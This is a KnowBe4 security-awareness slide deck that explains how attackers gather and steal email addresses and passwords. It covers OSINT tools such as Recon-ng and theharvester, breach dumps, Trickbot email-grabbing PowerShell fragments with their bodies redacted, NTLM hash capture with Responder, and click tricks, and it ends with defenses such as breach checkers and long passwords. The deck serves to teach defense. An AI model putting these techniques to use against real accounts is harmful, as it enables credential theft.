



Hacking the Organization: 7 Steps Cybercriminals Use to Take Total Control of Your Network

Roger A. Grimes
Data-Driven Security Evangelist
rogerg@knowbe4.com



Roger A. Grimes
Data-Driven Defense Evangelist
KnowBe4, Inc.

e: rogerg@knowbe4.com

Twitter: [@RogerAGrimes](https://twitter.com/RogerAGrimes)

LinkedIn: <https://www.linkedin.com/in/rogeragrimes/>










About Roger

- 30 years plus in computer security, 20 years pen testing
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 13 books and over 1,100 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)

Certification exams passed include:

- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada

Roger's Books





About Us

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- Winner of numerous industry awards




Agenda

- Getting Your Email Address and Password
- Creating a Spear-phishing Campaign
- Hacker Attacks To Get Inside Your Network
- Hacker Tricks to Take Over Your Network

Understanding the *Cyber Kill Chain*


Attackers
generally follow
these steps to
**compromise an
organization**



How Hackers and Malware Break In


Here Are the 10 Ways:

- Programming Bug
- Social Engineering
- Authentication Attack
- Human Error
- Misconfiguration
- Eavesdropping/MitM
- Data/Network Traffic Malformation
- Insider Attack
- Reliance Issue
- Physical Attack



Biggest Initial Breach Root Causes for Most Companies

- Social Engineering
- Unpatched Software
- But don't trust me,
measure your own risk




Social engineering is responsible for majority of malicious data breaches

<https://blog.knowbe4.com/phishing-remains-the-most-common-form-of-attack>

<https://info.knowbe4.com/threat-intelligence-to-build-your-data-driven-defense>

3 x 3 Security Control Pillars

For every high-risk threat you want to mitigate, create 3 x 3 controls



Agenda

- Getting Your Email Address and Password
- Creating a Spear-phishing Campaign
- Hacker Attacks To Get Inside Your Network
- Hacker Tricks to Take Over Your Network

Getting Your Email Address & Password

Attackers Can:

- Research It
- Buy it
- Steal It

Least Risk and Cost

- Research It – Using Open Source Intelligence (OSINT)

Getting Your Email Address & Password

Research It

- OSINT
- Password dumps
- Website/social media/blog scrapers

Buy It

- Commercial sites
- “Access Vendors”

Steal It

- Phishing
- Malware
- Tools
- Eavesdropping
- Guess

Getting Your Email Address & Password

Attackers Can Get/Buy It:

- There are dozens and dozens of databases with your email address (and password) for free and for sale on the Internet and darknet


Example – 1 password dump collection set

- Collection#1: 770 million email addresses/logon names and password
- Collections#2-5: 2.2 billion records
 - <https://www.forbes.com/sites/daveywinder/2019/02/01/2-2-billion-accounts-found-in-biggest-ever-data-dump-how-to-check-if-youre-a-victim/>

Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Fingerprinting Organizations with Collected Archives (FOCA)




Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Recon-ng

```
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
```

```
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
```



Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: theharvester



theharvester Package Description

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Awesome OSINT

- <https://github.com/jivoi/awesome-osint>

Awesome OSINT

A curated list of amazingly awesome open source intelligence tools and resources. [Open-source intelligence \(OSINT\)](#) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources)



Contents

- [General Search](#)
- [Main National Search Engines](#)
- [Meta Search](#)
- [Specialty Search Engines](#)
- [Visual Search and Clustering Search Engines](#)
- [Similar Sites Search](#)
- [Document and Slides Search](#)
- [Pastebins](#)
- [Code Search](#)
- [Major Social Networks](#)
- [Real-Time Search, Social Media Search, and General Social Media Tools](#)

Getting Your Email Address & Password

Attackers Can Steal It:

Steal It

- Malware steals credentials
- Phish It
 - Standard phishing email or website
 - Credential Theft Trick

Getting Your Email Address & Password

Attackers Can Steal It:

Malware

- Malware steals email addresses (and credentials)

```
process {  
    $types = @{  
        ".doc"      = "application/msword"  
        ".docx"     = "application/msword"  
        ".pdf"      = "application/pdf"  
        ".ppt"      = "application/vnd.ms-powerpoint"  
        ".rar"      = "application/x-rar-compressed"  
        ".xls"      = "application/vnd.ms-excel"  
        ".xlsx"     = "application/vnd.ms-excel"  
        ".zip"      = "application/zip"  
        ".7z"       = "application/x-7z-compressed"  
    };  
};
```

From Trickbot email bot program

```
Function Grab {  
    [cmdletbinding()]  
    param(  
        [bool]$collectFromInbox,  
        [bool]$collectFromOutbox,  
        [bool]$collectFromAddressBook,  
        [bool]$collectFromFolders,  
        [System.Object]$cookies  
    )  
    # <...REDACTED...>
```

```
Function Send {  
    [cmdletbinding()]  
    param(  
        [System.Object]$to,  
        [string]$subject,  
        [string]$body,  
        [string]$attachPath,  
        [System.Object]$cookies  
    )  
    # <...REDACTED...>
```

Image from Deepinstinct

Getting Your Email Address & Password

Attackers Can Steal It:

Phish It

- Regular phishing emails
- Super tricky phishing emails

Image from Deepinstinct

Password Hash Theft

Password Hash Capture Steps

1. Victim opens email
2. Clicks on link (or sometimes simply opens email)
Link points to object on remote malicious server
3. Email program/browser attempts to retrieve object
4. Server requires authenticated logon
5. Email program/browser attempts authenticated logon
6. Sends remote logon attempt from which attacker can derive password hash

Password Hash Theft

Password Hash Capture – Kevin Mitnick Demo - Steps

1. Uses Responder tool (<https://github.com/SpiderLabs/Responder>)
2. Victim opens email in O365
3. Includes UNC link (**file:///**) pointing to object on Responder server
3. Email program/browser attempts to retrieve object
4. Responder captures NT challenge response
5. Attacker generates and cracks NT hash to obtain plaintext password

Password Hash Capture - Kevin Mitnick Demo



Clickjacking

New - Rogue Wiping Elements

Spammer/Attacker/Phisher:

- Creates “bothersome” element that when wiped launches connection back to rogue website
 - Send your password hash, etc.
- Uses brown/black dot appear like **dust** on screen
- Uses brown/black curve object look like **hair** on screen
- User tries to wipe away dust or hair, activating link
 - Which may send your password hash

Getting Your Email Address & Password

Attackers Can Buy/Steal/Get It:

Defenses:

- Long (and complex) passwords, 12-characters or longer
- Forced password changes
- Watch out for click tricks
- Do your own research to see how much info about you and your org is out there

Getting Your Email Address & Password

Attackers Can Buy/Steal/Get It:

- There are dozens and dozens of databases with your email address (and password) for sale on the Internet and darkweb

Defenses:

Research your own email address(s) availability on the dark web

- www.knowbe4.com/resources - Password Exposure Test
- Sites like: <https://haveibeenpwned.com/>
- Password managers like 1Password



Password Exposure
Test

Getting Your Email Address & Password

Attackers Can Get/Steal It:

Protecting Yourself/Org

- <https://haveibeenpwned.com>

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

rogerg@knowbe4.com|

pwned?

Good news — no pwnage found!

No breached accounts and no pastes (subscribe to search sensitive breaches)

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

roger@banneretcs.com|

pwned?

Oh no — pwned!


Pwned on 10 breached sites and found no pastes (subscribe to search sensitive breaches)

Getting Your Email Address & Password

Attackers Can Get/Steal It:

Protecting Yourself/Org

- <https://sec.hpi.de/ilc/?>



Result of Your Request for the HPI Identity Leak Checker

Attention: Your e-mail address roger@banneretcs.com appears in at least one stolen and illegally published identity data base (a so-called identity leak).
The following sensitive information was freely found on the Internet in connection with your e-mail address:

Affected Service	Date	Verified	Affected users	Password	First and last name	Date of birth	Address	Telephone number	Credit card	Bank account details	Social security number	IP Address
Combolist	Jan. 2019		1,247,433,080	Affected	–	–	–	–	–	–	–	–
The source of the data is unknown. It is also not clear how old the data is or where it was obtained. Presumably, it is a compilation of numerous older leaks and data from phishing campaigns.												
Unknown (Collection #1-#5)	Jan. 2019		2,191,498,885	Affected	–	–	–	–	–	–	–	–
This dataset was published in January 2019 and contains huge lists of credentials of unknown origin, older leaks and smaller database dumps.												
pemiblanc.com (Combolist)	Apr. 2018		479,496,221	Affected	–	–	–	–	–	–	–	–
Unknown (Anti-Public Combolist Jan. 2017)	Jan. 2017		948,385,599	Affected	–	–	–	–	–	–	–	–
Unknown (Anti-Public Combolist)	Dec. 2016		541,567,187	Affected	–	–	–	–	–	–	–	–
Unknown (Exploit.in Compilation)	Aug. 2016		686,582,779	Affected	–	–	–	–	–	–	–	–
diet.com	Aug. 2014	✓	1,390,773	–	Affected	–	–	–	–	–	–	–

Getting Your Email Address & Password

Attackers Can Get/Steal It:

Protecting Yourself

- Some password managers check for compromised passwords

The screenshot displays a password manager interface. On the left, a list of saved logins is shown, with one item selected: Facebook, with the email address roger@banneretcs.com. The main panel on the right shows the details for this login. At the top, a red banner with a warning icon and the text 'Compromised Login' states: 'Data stored by this website may have been compromised. Change your password to keep your account safe.' Below this, the Facebook logo is shown next to the name 'Facebook' and a 'Personal' category icon. The login details are listed in a form: 'username' is roger@banneretcs.com, 'password' is masked with dots, and 'website' is facebook.com. A 'Good' status indicator with a green circle is visible next to the password field.

Getting Your Email Address & Password

Attackers Buy/Steal/Get It:


Protection for whole Organization

- KnowBe4's Password Exposure Test tool
- <https://www.knowbe4.com/password-exposure-test>

Here's how the Password Exposure Test works:

- ✓ Checks to see if any of your organization's email addresses have been **part of a data breach**
- ✓ Tests against **10 types of weak password** related threats associated with user accounts
- ✓ Checks against breached or weak passwords currently in **use in your Active Directory**
- ✓ **Reports on the accounts affected** and does not show/report on the actual passwords
- ✓ Just download the install, run it, get **results in minutes!**

Identify which users may be putting your organization at risk before the bad guys do!



Agenda

- Getting Your Email Address and Password
